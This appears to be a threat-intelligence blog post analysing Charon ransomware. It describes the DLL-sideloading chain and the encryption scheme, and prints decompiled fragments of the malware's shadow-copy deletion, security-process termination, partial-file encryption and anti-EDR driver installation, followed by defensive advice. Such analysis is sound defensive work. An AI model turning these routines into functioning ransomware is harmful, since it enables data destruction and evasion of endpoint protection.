New Ransomware Charon Uses Earth Baxia APT Techniques to Target Enterprises

By Jacob Santos, Ted Lee, Ahmed Kamal, Don Ovid Ladores (words)

Published: 2025-08-12 · Archived: 2026-04-05 22:30:56 UTC

Ransomware

We uncovered a campaign that makes use of Charon, a new ransomware family, and advanced APT-style techniques to target organizations with customized ransom demands.

By: Jacob Santos, Ted Lee, Ahmed Kamal, Don Ovid Ladores Aug 12, 2025 Read time: 8 min (2154 words)

Save to Folio

Key Takeaways:

- Trend™ Research uncovered a campaign that makes use of Charon, a new ransomware family, and advanced APT-style techniques, including DLL sideloading, process injection, and anti-EDR capabilities, to target organizations with customized ransom demands.
- This recently identified ransomware campaign poses a significant business risk, leading to potential operational disruptions, data loss, and financial costs tied to downtime. The ransomware operator's tactics can compromise both local and networked data, hampering recovery efforts.
- Trend Vision One™ detects and blocks specific Charon ransomware-linked indicators of compromise (IOCs) highlighted in this blog. Customers can also access tailored hunting queries, threat insights, and intelligence reports to better understand and proactively defend against Charon.

We recently identified a new ransomware family called Charon, deployed in a targeted attack observed in the Middle East's public sector and aviation industry. The threat actor employed a DLL sideloading technique notably similar to tactics previously documented in the Earth Baxia campaigns, which have historically targeted government sectors. The attack chain leveraged a legitimate browser-related file, Edge.exe (originally named cookie_exporter.exe), to sideload a malicious msedge.dll (SWORDLDR), which subsequently deployed the Charon ransomware payload.

Analysis of the msedge.dll component revealed it was designed to load a file named DumpStack.log, which was absent from our initial telemetry. Through forensic investigation, we recovered this missing file and confirmed it contained encrypted shellcode. Upon decryption, we identified the payload as Charon ransomware—marking the first documented instance of this ransomware family in the wild.


The ransomware's custom ransom note specifically references the victim organization by name, confirming this was a targeted operation rather than opportunistic campaign. This targeted approach, combined with the distinctive DLL sideloading methodology, raises questions about potential connections to Earth Baxia. While we

observe technical overlap—particularly the specific toolchain of using the same binary with a DLL to deploy encrypted shellcode—we cannot definitively attribute this attack to Earth Baxia. The techniques could represent either direct involvement, deliberate imitation, or independent development of similar tactics. Without corroborating evidence such as shared infrastructure or consistent targeting patterns, we assess this attack demonstrates limited but notable technical convergence with known Earth Baxia operations.


This case exemplifies a concerning trend: the adoption of APT-level techniques by ransomware operators. While DLL sideloading is not unique to any single group, the specific implementation observed here—matching toolchains and encrypted payload delivery—represents a sophistication typically associated with advanced persistent threats. This convergence of APT tactics with ransomware operations poses an elevated risk to organizations, combining sophisticated evasion techniques with the immediate business impact of ransomware encryption.

Charon ransomware attack chain


The attack chain observed in this incident uses DLL sideloading to facilitate the execution of the Charon ransomware payload. The threat actor initiates the intrusion by executing a legitimate ***Edge.exe*** binary, which is abused to sideload a malicious DLL named ***msedge.dll***, also known as "**SWORDLDR**". This loader is responsible for decrypting the embedded ransomware payload and injecting it into a newly spawned ***svchost.exe*** process. This technique allows the malware to masquerade as a legitimate Windows service, bypassing usual endpoint security controls.



Charon uses a multistage payload extraction technique.During our investigation, ***DumpStack.log*** was identified as a critical component of the attack chain. Although it initially appeared to be a benign log file, further analysis revealed that it contained an encrypted shellcode responsible for delivering the ransomware payload. Decryption of the first layer revealed another payload. This additional layer included embedded configuration data, specifically indicating the use of *svchost.exe* for process injection, as highlighted in the Figure 2.



Further analysis revealed a second layer of encryption within the intermediate payload. After decrypting this layer, the final portable executable (PE) file was extracted, which we confirmed to be the Charon ransomware payload based on the observed file encryption activity.



Technical analysis of the Charon ransomware

The recovered executable, now free from its obfuscation layers, revealed sophisticated encryption capabilities and operational characteristics.

Upon initialization, Charon accepts several command-line parameters that significantly influence its behavior. The ransomware checks for the following arguments:

--debug=<path + file name >	Enables error logging to specified file path. Logs all errors during encryption
--shares=<network shares>	Lists network server names/IP addresses to target, as well as enumerates and encrypts all accessible shares on these servers (except ADMIN$)
--paths=<specific path>	Lists specific paths or drive letters to encrypt, which can be local paths (C:\folder) or drive letters (D:)
--sf	Refers to “Shares First”; when this flag is set, it changes the encryption order, with network shares prioritized first, then local drives and vice versa

```
CommandLineW = GetCommandLineW();
v26 = CommandLineToArgvW(CommandLineW, &pNumArgs);
SetProcessShutdownParameters(0, 0);
v30 = GetCommandLineArg((unsigned int)pNumArgs, v26, L"debug");
if ( v30 )
```

```
lpString = (LPCWSTR)GetCommandLineArg((unsigned int)pNumArgs, v26, L"shares");
lpString2 = (LPCWSTR)GetCommandLineArg((unsigned int)pNumArgs, v26, L"paths");
```

```
v32 = 0;
v7 = CheckCommandLineFlag((unsigned int)pNumArgs, v26, L"sf");
if ( v7 == 1 )
  EnumerateNetworkResources(v32);
MountAllVolumes();
```

It creates a mutex named **OopsCharonHere.**

```
if ( !lpString2 && !lpString && !OpenMutexA(0x1F0001u, 0, "OopsCharonHere") )
{
  CreateMutexA(0, 0, "OopsCharonHere");
```

Before initiating its main encryption routine, it performs a series of disruptive actions aimed at maximizing its chances of success and minimizing the potential for recovery or interference. It stops security-related services and terminates active processes, including security-related services. This ensures that antivirus and endpoint protection software are disabled, reducing the likelihood of detection or interruption. The list of service and process names can be found here.

Following this, it systematically deletes all shadow copies on the system, eradicating shadow copies and backups that could be used for file restoration. To further hinder recovery efforts, it also empties the contents of the Recycle Bin, ensuring that recently deleted files cannot be easily recovered.

```
CoInitialize(0);
CoInitializeSecurity(0, -1, 0, 0, 6u, 2u, 0, 0, 0);// initialize COM security with RPC_C_AUTHN_LEVEL_CONNECT (6) and RPC_C_IMP_LEVEL_IMPERSONATE (2)
result = CreateVssBackupComponents(&v4);      // create VSS backup component interface
if ( (_DWORD)result != -2147024891 )
{
  v10 = *(void (__fastcall **)(__int64, _QWORD))(*(_QWORD *)v4 + 40LL);
  v10(v4, 0);                                 // initialize VSS for backup ops
  v11 = *(void (__fastcall **)(__int64, __int64))(*(_QWORD *)v4 + 280LL);
  v11(v4, 0xFFFFFFFFLL);                      // set context to 0xFFFFFFFF to get all shadow copies
  v12 = *(void (__fastcall **)(__int64, __int64, __int64, __int64, int))(*(_QWORD *)v4 + 48LL);
  LOBYTE(dwAuthnLevel) = 0;
  LOBYTE(v1) = 1;
  LOBYTE(v2) = 1;
  v12(v4, v2, v1, 1, dwAuthnLevel);           // setup backup state
  sub_140005400(v5);
  v14 = *(unsigned int (__fastcall **)(__int64, _BYTE *, __int64, __int64, __int64))(*(_QWORD *)v4 + 344LL);
  v13 = sub_1400054A0(v5);
  qmemcpy(v17, qword_1400046F0, sizeof(v17));
  qmemcpy(v18, v17, sizeof(v18));
  qmemcpy(v19, v18, sizeof(v19));
  if ( v14(v4, v19, 1, 3, v13) != 1 )         // query for existing shadow copies
  {
    v9 = &v23;
    while ( 1 )                               // deletion loop
    {
      v8 = sub_140005490(v5);
      v15 = *(void (__fastcall **)(__int64, __int64, _BYTE *, int *))(*(_QWORD *)v8 + 24LL);
      v15(v8, 1, v22, &v6);                   // get properties for each shadow copy found
      if ( !v6 )
        break;
      sub_1400054D0(v9);
      v7 = 0;
      qmemcpy(v20, qword_1400046F0, sizeof(v20));
      v16 = *(void (__fastcall **)(__int64, _BYTE *, __int64, _QWORD, int *, _BYTE *))(*(_QWORD *)v4 + 312LL);
      qmemcpy(v21, v9, sizeof(v21));
      v16(v4, v21, 3, 0, &v7, v20);           // delete the shadow copy
    }
```

Once these are finished, it counts the number of processor cores available on the system and creates multiple threads dedicated to file encryption. By utilizing multithreading, it maximizes encryption speed and efficiency, allowing it to rapidly compromise large volumes of data across the infected host.

```
}
StopSecurityServices();
TerminateSecurityProcesses();
DeleteShadowCopies();
SHEmptyRecycleBinA(0, 0, 7u);
GetSystemInfo(&SystemInfo);
dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
v25 = 4 * SystemInfo.dwNumberOfProcessors;
nCount = 4 * SystemInfo.dwNumberOfProcessors / 2;
sub_140017910(&unk_14001BAA0, 24 * SystemInfo.dwNumberOfProcessors);
sub_140017910(&unk_14001BAF0, 3 * nCount);
lpHandles = (HANDLE *)sub_140017890(8LL * nCount);
v24 = (HANDLE *)sub_140017890(8LL * nCount);
if ( lpHandles && v24 )
{
  sub_1400177E0(lpHandles, 0, 8LL * nCount);
  sub_1400177E0(v24, 0, 8LL * nCount);
  for ( i = 0; i < nCount; ++i )
  {
    Thread = CreateThread(0, 0, EncryptionThreadProc, (LPVOID)1, 0, 0);
    lpHandles[i] = Thread;
    v2 = CreateThread(0, 0, EncryptionThreadProc, 0, 0, 0);
    v24[i] = v2;
  }
```

During its encryption routine, it specifically avoids encrypting the following files with the following extensions and file names:

- .exe
- .dll
- .Charon
- How To Restore Your Files.txt

```
        if ( (FindFileData.dwFileAttributes & 0x10) == 0
          && lstrcmpW(FindFileData.cFileName, L"How To Restore Your Files.txt") )
        {
          for ( j = lstrlenW(FindFileData.cFileName) - 1; ; --j )
          {
            if ( j < 0 )
              goto LABEL_20;
            if ( FindFileData.cFileName[j] == 46 )
              break;
          }
          if ( lstrcmpiW(&FindFileData.cFileName[j], L".exe")
            && lstrcmpiW(&FindFileData.cFileName[j], L".dll")
            && lstrcmpiW(&FindFileData.cFileName[j], L".Charon") )
          {
LABEL_20:
            while ( !(unsigned int)sub_140017AA0(&unk_14001BAA0, lpString1, 0) )
            {
              v10 = 0;
              while ( 1 )
              {
                v12 = sub_1400179B0(&unk_14001BAA0, 0, &v10);
                if ( !v12 )
                  break;
                EncryptFile(v12);
                sub_1400178E0(v12);
              }
            }
```

Then, it encrypts the files, appends the *.Charon* extension, then add an infection marker *"hCharon is enter to the urworld!"* to the encrypted files.

```
lpFileName = a1;
v73[0] = 9;
memset(&v73[1], 0, 0x1Fu);
v29 = 1;
v71 = 0x6E6F7261684368LL;                   // // infection marker 'hCharon is enter to the urworld!'
qmemcpy(v72, "is enter to the urworld!", sizeof(v72));
SetFileAttributesW(a1, 0x80u);
v1 = lstrlenW(lpFileName);
v2 = (WCHAR *)sub_140017890(2LL * (v1 + 8));
lpString1 = v2;
if ( v2 )
{
  lstrcpyW(lpString1, lpFileName);
  lstrcatW(lpString1, L".Charon");
  LODWORD(v2) = MoveFileExW(lpFileName, lpString1, 9u);
  if ( (_DWORD)v2 )
```

```
8F 7E FD 6B D5 17 AA 15 42 10 72 85 EF 44 31 BD   .~ýkO.ª.B.r■ïD1½
D2 AE E7 39 BC D4 F5 60 53 97 D0 C4 62 1D 16 A4   Ò®ç9¼Ôõ`S■ÐÄb..¤
9F 39 5C 23 6D D2 3C DF 2A DF D1 B8 30 57 81 89   ■9\#mÒ<ß*ßÑ¸0W.■
26 64 55 5C 87 85 62 FA 1A 9B FE 4E B2 DB DD ED   &dU\■■bú.■þN²ÛÝí
15 F9 24 ED 97 49 A2 C9 4A 35 BC 22 A1 E5 88 A7   .ù$í■I¢ÉJ5¼"¡å■§
07 36 02 2F F3 71 49 C8 1A 3B 08 7F A9 0F EB EC   .6./óqIÈ.;..©.ëì
84 41 05 F5 A3 57 FC A3 87 58 44 72 A3 F4 7F D5   ■A.õ£Wü£■XDr£ô.Õ
B5 F5 35 D3 E0 3B 2D F6 7A 60 9A A6 54 7B FE 9F   µõ5Óà;-öz`■¦T{þ■
07 EF F3 48 86 C9 0D 6E 44 8A 0E EE BB F7 76 00   .ïóH■É.nD■.î»÷v.
00 00 00 68 43 68 61 72 6F 6E 00 69 73 20 65 6E   ...hCharon.is en
74 65 72 20 74 6F 20 74 68 65 20 75 72 77 6F 72   ter to the urwor
6C 64 21                                          ld!
```

The encryption routine employs a hybrid cryptographic scheme that combines the *Curve25519* elliptic curve cryptography with the *ChaCha20* stream cipher. It begins by generating a 32-byte random private key using Windows' cryptographic functions, which is then properly formatted according to Curve25519 specifications.


This private key is used to generate a public key, which is combined with the hardcoded public key (embedded in the binary) to create a shared secret through elliptic curve cryptography. This shared secret is processed through a custom hash function to derive a 256-bit key that initializes a modified ChaCha20 cipher for the actual file encryption. Each encrypted file receives a 72-byte footer containing the victim's public key and encryption metadata, enabling decryption of files using a private key.

Charon implements the following partial encryption approach to balance speed and effectiveness:

- Files ≤ 64KB: Fully encrypted
- Files 64KB-5MB: Encrypts 3 chunks at beginning (0%), middle (50%), and end (75%)
- Files 5MB-20MB: Encrypts 5 evenly distributed chunks (each 1/5 of file size)
- Files >20MB: Encrypts 7 chunks at positions 0%, 12.5%, 25%, 50%, 75%, 87.5%, and near end

```
else
{
  v68[0] = 0;
  v68[1] = FileSize.QuadPart / 8;
  v68[2] = FileSize.QuadPart / 4;
  v68[3] = FileSize.QuadPart / 2;
  v68[4] = 3 * FileSize.QuadPart / 4;
  v68[5] = 7 * FileSize.QuadPart / 8;
  v68[6] = FileSize.QuadPart - 0x100000;
  for ( k = 0; k < 7; ++k )
  {
    if ( (__int64)v68[k] >= 0 && v68[k] < FileSize.QuadPart - 0x100000 )
    {
      liDistanceToMove = (LARGE_INTEGER)v68[k];
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      ReadFile(hFile, lpBuffer, 0x100000u, &NumberOfBytesRead, 0);
      ChaCha20_Encrypt(0, (unsigned int)v77, (_DWORD)lpBuffer, (_DWORD)lpBuffer, NumberOfBytesRead);// encrypt file data
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      WriteFile(hFile, lpBuffer, NumberOfBytesRead, &NumberOfBytesWritten, 0);
    }
  }
}
sub_1400177E0(v77, 0, 4300);
liDistanceToMove.QuadPart = 0;
SetFilePointerEx(hFile, 0, 0, 2u);
WriteFile(hFile, Buffer, 0x48u, &NumberOfBytesWritten, 0);// append 72-byte key footer
sub 1400178E0(lpBuffer);
```

Finally, it drops *"How To Restore Your Files.txt"* as its ransom note in all drives, networks and directories.



Beyond its core encryption functionality, Charon also exhibits several other notable behaviors. It demonstrates network propagation capabilities, actively scanning for and encrypting accessible network shares across the infrastructure via *NetShareEnum* and *WNetEnumResource*. It processes both mapped drives and Universal Naming Convention (UNC) paths, although it skips ADMIN$ shares during enumeration to avoid detection.

During our analysis of the initialization routines, we also uncovered an interesting discovery. Charon's binary includes a package built to slip past endpoint detection and response (EDR) defenses. The ransomware includes a driver compiled from the public Dark-Kill projectopen on a new tab, designed to disable endpoint detection and response solutions.

```
v0 = OpenSCManagerW(0, 0, 0xF003Fu);
hSCManager = v0;
if ( v0 )
{
  hSCObject = CreateServiceW(
                v0,
                L"WWC",
                L"WWC",
                0xF01FFu,
                1u,
                3u,
                1u,
                L"\\??\\C:\\Windows\\System32\\Drivers\\WWC.sys",
                0,
                0,
                0,
                0,
                0);
  if ( hSCObject )
  {
    DropDriverFile();
    CloseServiceHandle(hSCObject);
  }
  LODWORD(v0) = CloseServiceHandle(hSCManager);
}
return (int)v0;
```

```
int DropDriverFile()
{
  WCHAR *v0; // rax
  DWORD NumberOfBytesWritten; // [rsp+40h] [rbp-28h] BYREF
  LPWSTR lpString1; // [rsp+48h] [rbp-20h]
  HANDLE hFile; // [rsp+50h] [rbp-18h]

  v0 = (WCHAR *)sub_140017890(0x10000);
  lpString1 = v0;
  if ( v0 )
  {
    lstrcpyW(lpString1, L"\\\\?\\C:\\Windows\\System32\\Drivers\\WWC.sys");
    hFile = CreateFileW(lpString1, 0x40000000u, 0, 0, 2u, 0x8000000u, 0);
    LODWORD(v0) = sub_1400178E0(lpString1);
    if ( hFile != (HANDLE)-1LL )
    {
      WriteFile(hFile, &unk_140018260, 0x36E0u, &NumberOfBytesWritten, 0);
      LODWORD(v0) = CloseHandle(hFile);
    }
  }
  return (int)v0;
}
```

The malware attempts to drop this driver as %SystemRoot%\System32\Drivers\WWC.sys and register it as the "WWC" service. However, our analysis revealed that while this anti-EDR component exists in the data section, it remains dormant and is never called during execution. This suggests that the feature is still under development and hasn't been activated in this variant, possibly reserved for future versions.

Defending against Charon ransomware

Given the Charon threat actor's blend of stealth, speed, and evasiveness, a multilayered defense is critical. Here are some actionable best practices for security teams:

- Harden against DLL sideloading and process injection by:
  - Limiting which executables can run and load DLLs, especially in directories commonly abused for sideloading (e.g., app folders, temp locations).
  - Alerting on suspicious process chains, such as Edge.exe or other signed binaries spawning nonstandard DLLs or svchost.exe instances.
  - Watching out for unsigned or suspicious DLLs placed next to legitimate binaries.
- ·Ensure that EDR and antivirus agents are running with capabilities that prevent malware from disabling, tampering with, or uninstalling the security solutions.
- Limit lateral movement by restricting access between workstations, servers, and sensitive shares. Disable or closely monitor the use of ADMIN$ and other admin shares. Require strong authentication for all remote access.
- Strengthen backup and recovery capabilities by:
  - Maintaining offline or immutable backup copies, separate from production systems, so that backups can't be wiped by ransomware.
  - Regularly validating that backups can be restored and that shadow copy deletion or Recycle Bin emptying won't block recovery.
  - Only allowing backup, shadow copy, and restore rights to specific, monitored accounts.
- Reinforce user awareness and privilege management by:
  - Educating end users and training employees to avoid suspicious attachments, links, and executables, which may initiate the sideloading chain.
  - Limiting user and service accounts to only the permissions needed for their roles to reduce the impact if a system is compromised.

The Charon ransomware campaign demonstrates the ongoing evolution of ransomware, blending advanced evasion tactics with highly targeted, disruptive capabilities. The convergence of techniques once reserved for APTs compels enterprises to reconsider traditional approaches and strengthen their security posture with layered defenses, proactive threat intelligence, and robust incident response. Beyond immediate business disruption, Charon exposes organizations to data loss, operational downtime, reputational harm, regulatory penalties, and substantial financial costs associated with ransom payments and recovery. The targeted nature of these attacks means that even well-defended networks can be compromised, underscoring the urgent need for resilience and readiness at every level of the organization.

Proactive security with Trend Vision One™

Trend Vision Oneone-platform™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Vision One™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Threat Insightsproducts, which provide the latest insights from Trend Research on emerging threats and threat actors.

Threat Insights

- *Threat Actor: Earth Baxia*
- *Emerging Threats: Threat Actor deploys Charon Ransomware using TTPs previously observed in Earth Baxia operations*

Trend Vision One Intelligence Reports (IOC Sweeping)

- *Threat Actor deploys Charon Ransomware using TTPs previously observed in Earth Baxia operations*

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Charon ransomware detection
malName: *CHARON* AND eventName: MALWARE_DETECTION

More hunting queries are available for Trend Vision One customers with Threat Insights entitlement enabled.

Indicators of Compromise (IOC)

The indicators of compromise for this entry can be found here.

Tags
